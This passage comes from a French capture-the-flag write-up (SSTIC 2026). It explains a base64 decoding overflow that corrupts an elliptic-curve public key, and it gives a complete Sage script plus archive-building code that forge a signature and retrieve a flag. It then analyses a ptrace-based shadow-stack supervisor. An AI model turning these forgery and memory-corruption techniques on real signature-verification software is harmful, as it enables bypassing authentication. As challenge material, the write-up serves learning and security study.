  if ( fread(encoded_sig, 1, 88, sig_file) == 88 ) {
    if ( base64_dec(encoded_sig, 88, decoded_sig, 64) ) {
      printf("Error: unable to decode base64 encoded signature from %s\n", sig_filename);
    } else {
      // Perform actual signature verification
      // ...
    }
  }
  // ...
}
```

Le seul traitement réellement pertinent est celui qui est effectué sur notre signature. Il est vérifié que celle-ci fait exactement 88 octets, puis elle est **décodée en base64**. En effet, la signature étant composée de deux entiers 256 bits (r et s), elle fait au total 512 bits soit 64 octets. Or 64 octets, en base64, s'encodent avec 88 caractères, dont deux caractères de *padding*. Par exemple :

```
y7Jhe6ws8L4/0MPItODGmm
lWYgNLLrDW6a4RaQ/TF5Ca
hAFQId6+goB+515+qfihB8
M5zmNAa2MuKVrrR8Pqsg==
```

Cependant, il est tout à fait possible de passer une signature base64 qui fasse la même taille (88 caractères) mais qui ne finisse pas par du *padding*. Dans ce cas, le *buffer* décodé peut faire en réalité 66 octets au lieu de 64 (et malgré que la taille du *buffer* de sortie, à savoir 64, est passé en argument de la fonction `base64_dec`, il n'est pas vérifié que des écritures soient effectuées au-delà de cette taille).

Cela donne effectivement une **écriture de deux octets *out-of-bounds*** sur la *stack*. Plus précisément, au moment du décodage base64, la clé publique a déjà été chargée et vérifiée : elle est placée sur la *stack* juste après le *buffer* de destination pour la signature (`decoded_sig`), sous la forme d'une structure `ec_pub_key`. Regardons cette structure telle qu'elle est définie dans `libecc` :

```
1  #define PUB_KEY_MAGIC ((word_t)(0x31327f37741ffb76ULL))
2  typedef struct {
3    /* A key type can only be used for a given sig alg */
4    uint8_t key_type;
5    /* Public key, i.e. y = xG mod p */
6    prj_pt y;
7    /* Elliptic curve parameters */
8    const ec_params *params;
9    word_t magic;
10 } __attribute__((packed)) ec_pub_key;
```

Notre *overflow* permet d'écraser d'une part l'octet qui indique le type de clé (`key_type`), et d'autre part le premier octet du champ `y` qui encode la clé publique. La structure `prj_pt` encode un point en coordonnées projectives :

```
1 typedef struct {
2   fp X;
3   fp Y;
4   fp Z;
5   ec_shortw_crv_src_t crv;
6   word_t magic;
7 } prj_pt;
```

Nous écrasons donc le premier octet du champ `X`, qui représente la coordonnée x du point. La structure `fp`, qui encode un élément de $\mathbb{F}_p$, est définie ainsi :

```
1 typedef struct {
2   nn fp_val;
3   fp_ctx_src_t ctx;
4   word_t magic;
5 } fp;
```

Le premier champ, `fp_val`, est l'entier naturel associé à cet élément, de type `nn` :

```
1 typedef struct {
2   word_t val[BIT_LEN_WORDS(NN_MAX_BIT_LEN)];
3   word_t magic;
4   u8 wlen;
5 } nn;
```

Le champ `val` encode la valeur de l'entier, sous forme d'un tableau de mots de 64 bits, en commençant par le mot de poids faible. Chaque mot étant de plus stocké en *little-endian*, nous pouvons conclure que notre *overflow* permet également de **réécrire l'octet de poids faible de la coordonnée x de la clé publique**.

Modifier le type de clé (par exemple, dire qu'il s'agit d'une clé privée au lieu d'une clé publique pour ainsi avoir une confusion de type) ne semble pas exploitable en l'état car les fonctions qui sont appelées par la suite vérifient ce type, notamment ici :

```
1 if ( pub_key_check_initialized_and_type(pub_key, alg_type) ) {
2   printf("Error: !! Public key corrupted !! ...\n");
3 }
```

Par ailleurs, il est important de noter que cette fonction ne vérifie pas du tout si la clé publique est corrompue ou non — elle se contente simplement de s'assurer que la structure est bien initialisée et que le type d'algorithme est le bon :

```
1 int pub_key_check_initialized_and_type(const ec_pub_key *A, ec_alg_type
  alg_type) {
2   int ret = 0;
3   MUST_HAVE(((A != NULL) && (A->magic == PUB_KEY_MAGIC) &&
4       (A->params != NULL) && (A->key_type == alg_type)), ret, err);
5 err:
6   return ret;
7 }
```

Par contre, modifier la coordonnée x de la clé publique Y donne essentiellement une injection de faute, et nous allons voir que c'est ici une primitive très puissante.

Notons $\alpha \in [0, 255]$ la valeur qui vient remplacer l'octet de poids faible de la coordonnée x de la clé publique, et notons Y^α le point fauté :

$$Y_x^\alpha = 256 \left\lfloor \frac{Y_x}{256} \right\rfloor + \alpha, \quad Y_y^\alpha = Y_y$$

Statistiquement, environ une moitié des Y_x^α appartiennent à la courbe d'origine (E), et une moitié à son *twist* (E^d) :

```
sage: twist_alphas = []
....: for alpha in range(256):
....:     xf = GF(p)(256 * (PUB_X // 256) + alpha)
....:     yf_square = xf**3 + a*xf + b
....:     if not yf_square.is_square():
....:         twist_alphas.append(alpha)
....:
sage: len(twist_alphas)
134
```

Supposons que l'on ait fauté la clé publique de telle sorte que Y_x^α soit sur E^d. Dans le *fork* de `libecc` qui a été utilisé, la fonction `_eckcdsa_verify_finalize` a été modifiée notamment lors de cette étape :

```
/* 6. Compute W' = sY + eG, where Y is the public key */
ret = prj_pt_to_aff(&y_aff, &(pub_key->y)); EG(ret, err);
ret = PRJ_XZ_ONLY_MUL(&sY_aff, &y_aff, s, &(pub_key->params->ec_curve));
EG(ret, err);
ret = PRJ_WIN_MUL(&eG, &e, pub_key->params); EG(ret, err);
ret = prj_pt_to_aff(&eG_aff, &eG); EG(ret, err);
ret = AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff); EG(ret, err);
dbg_nn_print("W'_x", &(Wprime_aff.x.fp_val));
dbg_nn_print("W'_y", &(Wprime_aff.y.fp_val));
```

La fonction `PRJ_XZ_ONLY_MUL` est utilisée pour calculer $X = sY^\alpha$. Elle effectue la multiplication scalaire en travaillant uniquement avec les coordonnées XZ (échelle de Montgomery), et une propriété de cet algorithme est que si la coordonnée x en entrée correspond en fait à un point sur le *twist* E^d, alors la coordonnée x en sortie reste correcte (dans le sens où il s'agit réellement de la coordonnée x associée à sY^α si cette opération avait été effectuée sur E^d).

La coordonnée y est dérivée toutefois avec une formule dite « de Marc Joye », que l'on retrouve sous la forme suivante dans le script Sage (`XZ_EXP`), et qui est réimplémentée dans le *fork* `libecc` avec la fonction `GET_Y` :

```
# Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel
Attacks"  (8)
```

```
2  yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2
   * (yP))**(-1)
```

Comme cette formule dépend de la coordonnée y d'origine du point ainsi que des paramètres de la courbe E, la coordonnée y calculée en sortie sera totalement erronée, et le point X en sortie (représenté par ses coordonnées affines) n'existe ni sur E, ni sur E^d. Mais cela ne pose en fait aucun problème, puisque **l'addition de points a elle aussi été réimplémentée**, et elle ne vérifie pas que les points en entrée soient valides sur la courbe E !

Dans le *fork* de `libecc`, il s'agit de la fonction `AFF_POINT_ADD` :

```
1   int AFF_POINT_ADD(aff_pt_t out, aff_pt_src_t in1, aff_pt_src_t in2)
2   {
3     int ret;
4     int eq_or_opp;
5
6     ret = aff_pt_check_initialized(in1); EG(ret, err);
7     ret = aff_pt_check_initialized(in2); EG(ret, err);
8     MUST_HAVE((in1->crv == in2->crv), ret, err);
9
10    ret = ec_shortw_aff_eq_or_opp(in1, in2, &eq_or_opp); EG(ret, err);
11    MUST_HAVE((!eq_or_opp), ret, err);
12    ret = _aff_pt_add(out, in1, in2); EG(ret, err);
13  err:
14    return ret;
15  }
```

Il est simplement vérifié que les deux points en entrée soient sur la même courbe. L'objet `aff_pt_t` associé à sY^α est initialisé comme étant sur la courbe E au début de `PRJ_XZ_ONLY_MUL`, mais sa coordonnée y est mise à jour manuellement à la fin sans revérifier si le point est toujours sur la courbe : ainsi, le champ `crv` reste le même.

Notons $X^\alpha = sY^\alpha$ le point « buggé » en sortie de l'échelle de Montgomery (qui n'est sur aucune des courbes). L'étape de l'addition des points $W = S + X^\alpha$ donne donc une simple relation algébrique :

$$W_x = \left(\frac{S_y - X^\alpha_y}{S_x - X^\alpha_x}\right)^2 - S_x - X^\alpha_x$$

Pour passer la vérification de signature, il nous faut $r = H(W_x)$. Posons $r = H(u)$, avec u un entier 256-bits quelconque (concrètement, on choisit u aléatoirement et on calcule r en fonction). Nous pouvons alors calculer le point S :

$$\begin{aligned} S &= eG \\ &= [(r \oplus h) \bmod n] \cdot G \\ &= \big[\big(r \oplus H\big(Y_x^\alpha \parallel Y_y \parallel m\big)\big) \bmod n\big] \cdot G \end{aligned}$$

Comme $H(W_x) = H(u)$, nous pouvons écrire (à collision SHA-256 près) :

$$u = \left(\frac{S_y - X_y^\alpha}{S_x - X_x^\alpha}\right)^2 - S_x - X_x^\alpha$$

L'idée est maintenant de résoudre cette équation afin d'obtenir X_x^α. Nous pourrons alors *lifter* cette coordonnée x sur le *twist* E^d et résoudre le logarithme discret afin d'obtenir s, ce qui donnera un candidat (r, s) pour une signature valide !

Nous pouvons tenter d'écrire X_y^α en fonction de X_x^α et de paramètres connus, tel qu'il est *lifté* dans l'algorithme à l'aide de la formule de Marc Joye :

$$X_y^\alpha = \frac{2b + (a + Y_x^\alpha X_x^\alpha)(Y_x^\alpha + X_x^\alpha) - X_x^{\text{next}}(Y_x^\alpha - X_x^\alpha)^2}{2Y_y}$$

Il y a un inconvénient majeur toutefois : la formule fait intervenir X_x^{next} qui est la coordonnée x du point suivant dans l'échelle de Montgomery, autrement dit la coordonnée x de $[s+1] \cdot Y^\alpha$ et que nous pouvons difficilement calculer en l'état.

Il nous faudrait une autre relation qui permette de lier X_y^α et X_x^α. Pour cela, nous allons appliquer la formule de Marc Joye dans $E(\mathbb{F}_{p^2})$, qui est aussi un *twist* quadratique de la courbe d'origine, et qui a l'avantage de conserver les mêmes paramètres a et b. Si l'on note $\tilde{Y}^\alpha$ le point *lifté* dans $E(\mathbb{F}_{p^2})$ à partir de Y_x^α, et $\tilde{X}^\alpha = s\tilde{Y}^\alpha$ (légitimement calculé à l'aide de l'échelle de Montgomery sur le *twist*), on a :

$$\tilde{X}_y^\alpha = \frac{2b + \big(a + \tilde{Y}_x^\alpha \tilde{X}_x^\alpha\big)\big(\tilde{Y}_x^\alpha + \tilde{X}_x^\alpha\big) - \tilde{X}_x^{\text{next}}\big(\tilde{Y}_x^\alpha - \tilde{X}_x^\alpha\big)^2}{2\tilde{Y}_y^\alpha}$$

Étant donné que les coordonnées x restent les mêmes ($\tilde{X}_x^\alpha = X_x^\alpha$, $\tilde{Y}_x^\alpha = Y_x^\alpha$ et $\tilde{X}_x^{\text{next}} = X_x^{\text{next}}$), nous avons en réalité :

$$\tilde{X}_y^\alpha = \frac{2b + (a + Y_x^\alpha X_x^\alpha)(Y_x^\alpha + X_x^\alpha) - X_x^{\text{next}}(Y_x^\alpha - X_x^\alpha)^2}{2\tilde{Y}_y^\alpha}$$

Le numérateur est donc identique à celui dans la relation entre X_y^α et Y_y et nous pouvons effectuer un simple produit en croix :

$$X_y^\alpha = \frac{\tilde{Y}_y^\alpha \tilde{X}_y^\alpha}{Y_y}$$

D'où, en mettant au carré puis en utilisant l'équation de la courbe $E(\mathbb{F}_{p^2})$:

$$\left(X_y^\alpha\right)^2 = \frac{\left(\tilde{Y}_y^\alpha\right)^2\left(\tilde{X}_y^\alpha\right)^2}{\left(Y_y\right)^2} = c_\alpha \cdot g(X_x^\alpha)$$

...où $g(x) = x^3 + ax + b$ et $c_\alpha = g(Y_x^\alpha)/\left(Y_y\right)^2$. Nous pouvons maintenant reprendre l'équation à résoudre en développant le carré qui contient X_y^α, puis en substituant $\left(X_y^\alpha\right)^2$ grâce à notre nouvelle relation :

$$\begin{aligned}(S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) &= \left(S_y - X_y^\alpha\right)^2 \\ &= S_y^2 - 2S_yX_y^\alpha + c_\alpha \cdot g(X_x^\alpha)\end{aligned}$$

Il reste encore un terme en X_y^α, que nous pouvons faire disparaître en l'isolant et en le mettant au carré :

$$(S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) - S_y^2 - c_\alpha \cdot g(X_x^\alpha) = -2S_yX_y^\alpha$$

$$\left((S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) - S_y^2 - c_\alpha \cdot g(X_x^\alpha)\right)^2 = 4S_y^2c_\alpha \cdot g(X_x^\alpha)$$

Nous pouvons finalement réécrire cette égalité sous la forme $P(X_x^\alpha) = 0$, où $P \in \mathbb{F}_p[X]$ est un polynôme de degré 6 à expliciter (nous laisserons Sage le calculer à notre place) et dont il suffit de trouver les racines.

Si tout se passe bien, le X_x^α recherché se trouve parmi ces racines : il n'y a plus qu'à le *lifter* sur E^d et calculer le logarithme discret avec Pohlig-Hellman pour obtenir s. Si cela ne donne rien, il suffit de retenter avec un nouveau couple (α, u).

Le script Sage suivant implémente l'attaque :

```
1   import hashlib
2   import random
3   import base64
4
5   p = 11155919210453406935376089000851127524492647995188802680775316756601
    3787436761
6   a = 38518268011844958383984737875894065125464475257272060615078072556169
    774890831
7   b = 81467430943253026863114675468814898031035215312166850155424429235431
    154214558
8
9   pub_key = (70216273449864981114484960446726903050023072464427329312977511
    1157887961422766, 1)
10  gen = (85085914869082369330525395072244563102593688729452879813198283169
    198884224575, 0)
11
12  K = GF(p)
13  x = K['x'].gen()
14
```

```
E = EllipticCurve(K, [a, b])
n = E.order()

def UNPACK(E, P):
    Q = E.lift_x(P[0])
    if int(Q[1])%2 != P[1]:
        Q = E(Q[0], int(-Q[1]))
    return Q

Y = UNPACK(E, pub_key)
G = UNPACK(E, gen)

while True:
    d = K.random_element()
    if not d.is_square():
        break

Ed = EllipticCurve(K, [d^2 * a, d^3 * b])
Ed_order = Ed.order()

def H(data):
    return int(hashlib.sha256(data).hexdigest(), 16)

def XZ_ADD(X1, Z1, X2, Z2, x, a, b, p):
    X_out = -4*b*Z1*Z2 *(X1*Z2 + X2*Z1) + (X1*X2 - a*Z1*Z2)**2
    Z_out = x * (X1*Z2 - X2*Z1)**2
    return (K(X_out), K(Z_out))

def XZ_DBL(X1, Z1, a, b, p):
    X_out = (X1**2 - a*Z1**2)**2 - 8*b*X1*Z1**3
    Z_out = 4*Z1*(X1**3 + a*X1*Z1**2 + b*Z1**3)
    return (K(X_out), K(Z_out))

def XZ_EXP(k, xP, yP, a, b, p):
    (X_R0, Z_R0) = (K(xP), K(1))
    (X_R1, Z_R1) = XZ_DBL(K(X_R0), K(Z_R0), a, b, p)
    kb=Integer(k)
    nb=kb.nbits()
    for i in reversed(range(nb-1)):
        bit=(kb>>i)&1
        if bit==0:
            (X_R1, Z_R1) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
            (X_R0, Z_R0) = XZ_DBL(X_R0, Z_R0, a, b, p)
        else:
```

```
59              (X_R0, Z_R0) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
60              (X_R1, Z_R1) = XZ_DBL(X_R1, Z_R1, a, b, p)
61      xR0 = X_R0 * ((Z_R0)**(-1))
62      xR1 = X_R1 * ((Z_R1)**(-1))
63      # Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel
        Attacks"  (8)
64      yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2
        * (yP))**(-1)
65      return (xR0, yR0)
66
67  def g(x):
68      return x**3 + a*x + b
69
70  def dlog(G, nG):
71      dlogs = []
72      new_factors = []
73      order = G.order()
74      print("dlogging", end="")
75      for p, e in factor(order):
76          new_factors.append(p ** e)
77          t = order // new_factors[-1]
78          # much faster than discrete_log and takes up no RAM!!
79          dlogs.append((t * nG).log(t * G))
80          print(".", end="", flush=True)
81      print()
82      return crt(dlogs, new_factors)
83
84  def try_solve(x_faulted, u_int, m):
85
86      try:
87          Y_twist = Ed.lift_x(d * K(x_faulted))
88      except:
89          return None
90
91      u = K(u_int)
92      r = H(u_int.to_bytes(32, "big"))
93      h = H(x_faulted.to_bytes(32, "big") + int(Y[1]).to_bytes(32, "big")
        + m)
94      e = mod(r.__xor__(h), n)
95      S = e * G
96
97      gx = x**3 + a*x + b
98      c_alpha = g(K(x_faulted)) / Y[1]**2
```

```
    poly = 4 * c_alpha * S[1]**2 * gx - (S[1]**2 + c_alpha * gx - (S[0] - x)**2 * (u + x + S[0]))**2
    roots = [r for (r, _) in poly.roots()]
    print(f"roots: {roots!r}")

    for X_x in roots:

        try:
            X = Ed.lift_x(d * X_x)
            s = dlog(Y_twist, X)
        except:
            continue

        for s_cand in (s, (-s) % Ed_order):
            # go back through montgomery ladder to verify candidate
            X_x_, X_y_ = XZ_EXP(s_cand, x_faulted, Y[1], a, b, p)
            if X_x_ != X_x:
                continue
            Wx = ((S[1] - X_y_) / (S[0] - X_x_))**2 - X_x_ - S[0]
            print(f"{Wx=}")
            if Wx != u:
                continue
            assert H(int(Wx).to_bytes(32, "big")) == r  # sanity check
            return (r, int(s_cand))


m = b"message"

while True:
    alpha = random.choice(range(256))
    xf = 256 * (int(Y[0]) // 256) + alpha
    u = random.randrange(1, p)
    print(f"Trying {alpha=}, {u=}")
    out = try_solve(xf, u, m)
    if out is not None:
        break

r, s = out
print(f"{alpha=}")
print(f"{r=}")
print(f"{s=}")

# r (32 bytes) || s (32 bytes) || key_type (0x02) || alpha
```

```
payload = r.to_bytes(32, "big") + s.to_bytes(32, "big") + bytes([0x02, alpha])
assert len(payload) == 66
sig_b64 = base64.b64encode(payload).decode()
assert len(sig_b64) == 88 and '=' not in sig_b64, sig_b64
print(f"sig: {sig_b64}")
```

La résolution du logarithme discret étant un peu longue, la forge de signature prend quelques minutes sur ma machine. Cela risque de nous embêter pour la suite du challenge, ainsi nous allons effectuer une seule forge afin de signer une archive qui change une fois pour toutes la clé publique auprès du serveur (par exemple, nous pouvons remettre la clé d'origine avec l'archive `prod_maj_key.sa`, pour laquelle nous connaissons déjà la clé privée associée).

Une fois la clé publique changée, nous pouvons pousser une archive signée qui contient le « blob » `UTILS_GET_FLAG_STEP3` afin d'obtenir finalement le flag de l'étape :

```
def build_archive(tags: tuple[bytes], blobs: list[tuple[BlobType, bytes]]) -> bytes:

    serialized_tags = b""
    for tag in tags:
        serialized_tags += tag.encode() + b"\x00"

    formatted_blobs = []
    for blob_type, blob_data in blobs:
        formatted_blobs.append({
            "size": len(blob_data),
            "type": blob_type,
            "data": list(blob_data)
        })

    pkg_dict = {
        "body": {
            "count": len(formatted_blobs),
            "blobs": formatted_blobs
        }
    }

    pkg_bytes = pkg_t.build(pkg_dict)
    pkg_decompressed_size = len(pkg_bytes)

    import lzo
    pkg_bytes_compressed = lzo.compress(pkg_bytes, 1, False, algorithm="LZO1X")
```

```
27
28      open("/tmp/input.pkg.compressed", "wb").write(pkg_bytes_compressed)
29
30      # fast signing using pushed key pair
31      os.system("./lobster256 sign /tmp/input.pkg.compressed ignition.bin
        priv_key.bin /tmp/output.sig")
32      os.system("./lobster256 verify /tmp/input.pkg.compressed ignition.bin
        pub_key.bin /tmp/output.sig")
33
34      sig = open("/tmp/output.sig", "rb").read()
35      assert len(sig) == 88
36
37      pkg_offset = TAGS_OFFSET + len(serialized_tags)
38      sig_offset = pkg_offset + len(pkg_bytes_compressed)
39      secret_offset = sig_offset + len(sig)
40
41      arch_dict = {
42          "magic": 0xaabbccdd11223344,
43          "crc64": 0,
44          "pkg_offset": pkg_offset,
45          "pkg_decompressed_size": pkg_decompressed_size,
46          "sig_offset": sig_offset,
47          "secret_offset": secret_offset,
48          "tags": serialized_tags,
49          "pkg": pkg_bytes_compressed,
50          "sig": sig,
51          "secret": SECRET,
52      }
53
54      serialized = sstic_arch_t.build(arch_dict)
55      crc = crc64_ecma(serialized[0x10:])
56      arch_dict["crc64"] = crc
57
58      return sstic_arch_t.build(arch_dict)
59
60
61  def sign_prod_maj_key(filename, out_filename):
62
63      f = open(filename, "rb").read()
64      arch = sstic_arch_t.parse(f)
65
66      open("/tmp/input.pkg.compressed", "wb").write(arch.pkg)
67
68      # slow forgery (fault injection)
```

```
    os.system("sage solver.sage /tmp/input.pkg.compressed /tmp/
    output.sig")

    arch.sig = open("/tmp/output.sig", "rb").read()
    print(f"New signature: {arch.sig}")

    serialized = sstic_arch_t.build(arch)
    crc = crc64_ecma(serialized[0x10:])
    arch.crc64 = crc
    open(out_filename, "wb").write(sstic_arch_t.build(arch))


# sign_prod_maj_key("prod_maj_key.sa", "prod_maj_key_resigned.sa")

tags = ("RELEASE", "SETUP_KEY", "ARCHIVE", "SSTIC2026", "DEBUG")
blobs = [(BlobType.UTILS_GET_FLAG_STEP3, b"")]

archive_data = build_archive(tags, blobs)
open("get_flag_step3.sa", "wb").write(archive_data)
```

Le flag de l'étape s'affiche alors sur le *monitoring stream* !

```
diode_dest.log
04-22 23:04:30 - [INFO] recieved new file
Signature check of /tmp/tmpgukd1bs0 OK
04-22 23:04:31 - [INFO] processing message UTILS_GET_FLAG_STEP3
  SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}
04-22 23:04:31 - [INFO] File received and processed successfuly
```

SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}

6. *dancing in shadow*

Avec la capacité nouvellement acquise de signer une archive, nous pouvons enfin dialoguer avec SAFE. Parmi les différentes commandes (« *blobs* ») que notre archive peut contenir, trois nous intéressent particulièrement :

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    # ...
```

Leur implémentation est donnée par les fonctions suivantes :

```
def process_open_session(data):
    sock = tcp_connect("127.0.0.1", 1515)
    if not sock:
        logging.warning("tcp_connect() failed" )
    SESSIONS_LIFO.insert(0, sock)

def process_close_session(data):
    if len(SESSIONS_LIFO) == 0:
        return
    sock = SESSIONS_LIFO.pop(0)
    sock.close()

def process_weapon_msg(data):
    if len(SESSIONS_LIFO) == 0:
        logging.warning("Open a session first")
        return
    sock = SESSIONS_LIFO[0]

    res = tcp_send_receive(sock, data)
    if not res:
        print("no response ?")
        sock = SESSIONS_LIFO.pop(0)
        sock.close()
```


Autrement dit, nous pouvons ouvrir/fermer une connexion TCP et envoyer un message au serveur « *weapon* » (SAFE). Les messages reçus en retour sont visibles via le flux de *monitoring* sous forme d'un dump hexadécimal.

Les sessions TCP sont maintenues à l'aide d'une pile (`SESSIONS_LIFO`). Un commentaire dans le code nous informe sur la nature de ce choix :

```
Internal workflow:
=> archives contain serialized messages
=> those messages are sent to weapon_authent using a TCP stream
=> one TCP connection : one user,
   an archive may contains messages with different privileges
   we need to maintains sessions
   a session is always closed before starting another
   so a lifo seems sufficient
```

L'auteur du code prétend qu'une session TCP est toujours fermée avant d'en ouvrir une nouvelle, mais ce n'est pas le cas : il est possible d'ouvrir **deux sessions TCP à la fois** en envoyant deux messages `WEAPON_OPEN_SESSION`. Dans ce cas, lors d'un envoi de message avec `WEAPONS_MSG`, c'est la session TCP ouverte la plus récemment qui est utilisée. Il ne semble donc pas possible d'envoyer des messages de manière concurrente, mais il s'agit tout de même d'un comportement imprévu que nous allons garder dans un coin de notre cerveau.

Dans cette étape, nous interagissons avec un composant nommé `weapon_authent`. Il s'agit d'un serveur d'authentification qui repose sur une base de données utilisateur. Les utilisateurs authentifiés peuvent alors soumettre des « actions » au *weapon server*, donnant accès au système d'arme à proprement parler. Enfin, le processus est lancé à l'aide d'un « superviseur » (`weapon_supervisor`), dont le rôle est de protéger le serveur à l'aide d'une technologie dénommée *ShadowGuard*.



En lisant les documents à disposition, nous apprenons les informations suivantes :

- il existe un utilisateur `SSTIC_USER` / `DefaultPassword` ;
- la base de données utilisateur a été perdue (on ne connaît donc aucun autre utilisateur) ;

- les autres utilisateurs ont tous un mot de passe de 255 caractères, dont le SHA256 est stocké dans la base de données (autrement dit, même si on la récupère, on ne saura probablement pas retrouver le mot de passe d'un autre utilisateur) ;
- une fois authentifié, l'interaction avec le *weapon server* est protégée par du contrôle d'accès (par exemple, l'utilisateur `SSTIC_USER` n'a pas le droit d'effectuer les actions `FIRE` ou `DISARM`) ;
- la protection *ShadowGuard* permet de se prémunir contre le ROP.

Le but de cette étape est de réussir à récupérer la base de données, où le flag est a priori caché. Pour cela, il nous faut exploiter un bug au niveau de `weapon_authent` (par exemple, une lecture mémoire), tout en prenant en compte la sécurité *ShadowGuard*.

6.1. Étude du superviseur

Commençons par étudier le composant *weapon supervisor*. Il s'agit d'un binaire qui effectue un *fork* pour démarrer le serveur d'authentification. Le processus enfant annonce être prêt à être tracé, grâce à l'API *ptrace* :

```
1 void __cdecl setup_inferior() {
2   const char **argv;
3   argv = (const char **)operator new(8);
4   argv[0] = "/home/weapon_authent/chal/weapon_authent";
5   ptrace(__ptrace_request::PTRACE_TRACEME, 0, 0, 0);
6   execv(argv[0], argv);
7   operator delete(argv, 8);
8 }
```

Cela permet au processus parent de débugger le serveur afin d'implémenter son mécanisme de protection. Concrètement, le parent va parser l'ELF pour localiser la fonction `main` et y poser un *breakpoint*.

Une fois atteinte, il passe en mode `ThreadDebuggingStateSingleStep`, où il va exécuter tout le code en mode « *single step* » (instruction par instruction). Cela lui permet de décoder chaque instruction (à l'aide de Zydis[6]).

Lorsque le parent rencontre une instruction `CALL`, il vérifie si la destination du *call* se situe dans le binaire lui-même (et non dans une librairie externe). Si oui, alors il va pousser l'adresse de retour dans un vecteur associé au *thread* courant.

```
1  if (
2    singlestep_context.decoded_instruction.mnemonic ==
3    ZydisMnemonic_::ZYDIS_MNEMONIC_CALL
4  ) {
5    ptrace_compute_call_address(&singlestep_context);
6    ret_addr = singlestep_context.regs->rip +
```

```
7                 singlestep_context.decoded_instruction.length;
8     if ( singlestep_context.call_address >= ctx.text_start_address &&
9          ctx.text_end_address >= singlestep_context.call_address )
10    {
11      DebugerContext::register_ret_address(&ctx, singlestep_context.pid,
        ret_addr);
12      goto SINGLE_STEP;
13    }
14    DebugerContext::register_breakpoint(&ctx, &singlestep_context,
      ret_addr);
15  LABEL_26:
16    ptrace(__ptrace_request::PTRACE_CONT, v2, 0, 0);
17  }
```

Ainsi, lorsqu'une instruction `RET` est rencontrée, le parent peut vérifier si l'adresse de retour correspond bien à celle qui a été poussée dans le vecteur auparavant :

```
1   if (
2     singlestep_context.decoded_instruction.mnemonic ==
3     ZydisMnemonic_::ZYDIS_MNEMONIC_RET
4   ) {
5     ptrace_fetch_return_address(&singlestep_context);
6     if ( !DebugerContext::test_ret_address(&ctx, singlestep_context.pid,
      singlestep_context.return_address) ) {
7       DebugPrinter("Return address corruption detected !!\n");
8       ptrace_insert_crash(&singlestep_context);
9       DebugerContext::unregister_all(&ctx);
10    }
11  }
```

Il s'agit d'une implémentation de ***shadow stack*** logicielle : une copie de la *stack* est maintenue dans le processus parent (en particulier ici, uniquement des adresses de retour qui sont stockées sur la *stack*) afin de vérifier si celle-ci a été corrompue. Si jamais l'adresse de retour ne correspond pas, par exemple suite à une corruption de type *stack overflow*, le parent détecte la corruption et fait volontairement *crash* le processus enfant. Le crash est par ailleurs remonté au *monitoring stream*, donnant quelques informations (*thread* qui a *crash*, valeur de RIP, instruction).

Regardons de plus près la logique de vérification de l'adresse de retour :

```
1   bool __fastcall DebugerContext::test_ret_address(DebugerContext *const
    this, int pid, uint64_t ret_address)
2   {
3     std::_Vector_base<DebuggerThreadContext*>::pointer M_start; // rax
4     std::_Vector_base<DebuggerThreadContext*>::pointer M_finish; // rdx
5     DebuggerThreadContext *v6; // rbx
```

```
6     unsigned __int64 *v7; // rax
7     __int64 stored_ret_addr; // rsi
8
9     M_start = this->thread_contexts._M_impl._M_start;
10    M_finish = this->thread_contexts._M_impl._M_finish;
11    if ( M_start != M_finish )
12    {
13      while ( 1 )
14      {
15        v6 = *M_start;
16        if ( (*M_start)->pid == pid )
17          break;
18        if ( M_finish == ++M_start )
19          return 0;
20      }
21      while ( 1 )
22      {
23        v7 = v6->return_addresses._M_impl._M_finish;
24        if ( v7 == v6->return_addresses._M_impl._M_start )
25          break;
26        stored_ret_addr = *(v7 - 1);
27        v6->return_addresses._M_impl._M_finish = v7 - 1;
28        if ( ret_address == stored_ret_addr )
29          return 1;
30        DebugPrinter("Shadow stack detection -> expected:0x%llx got:0x%llx
          \n", stored_ret_addr, ret_address);
31      }
32      DebugPrinter("Shadow stack corruption , invalid ret
        address :0x%llx\n", ret_address);
33    }
34    return 0;
35  }
```

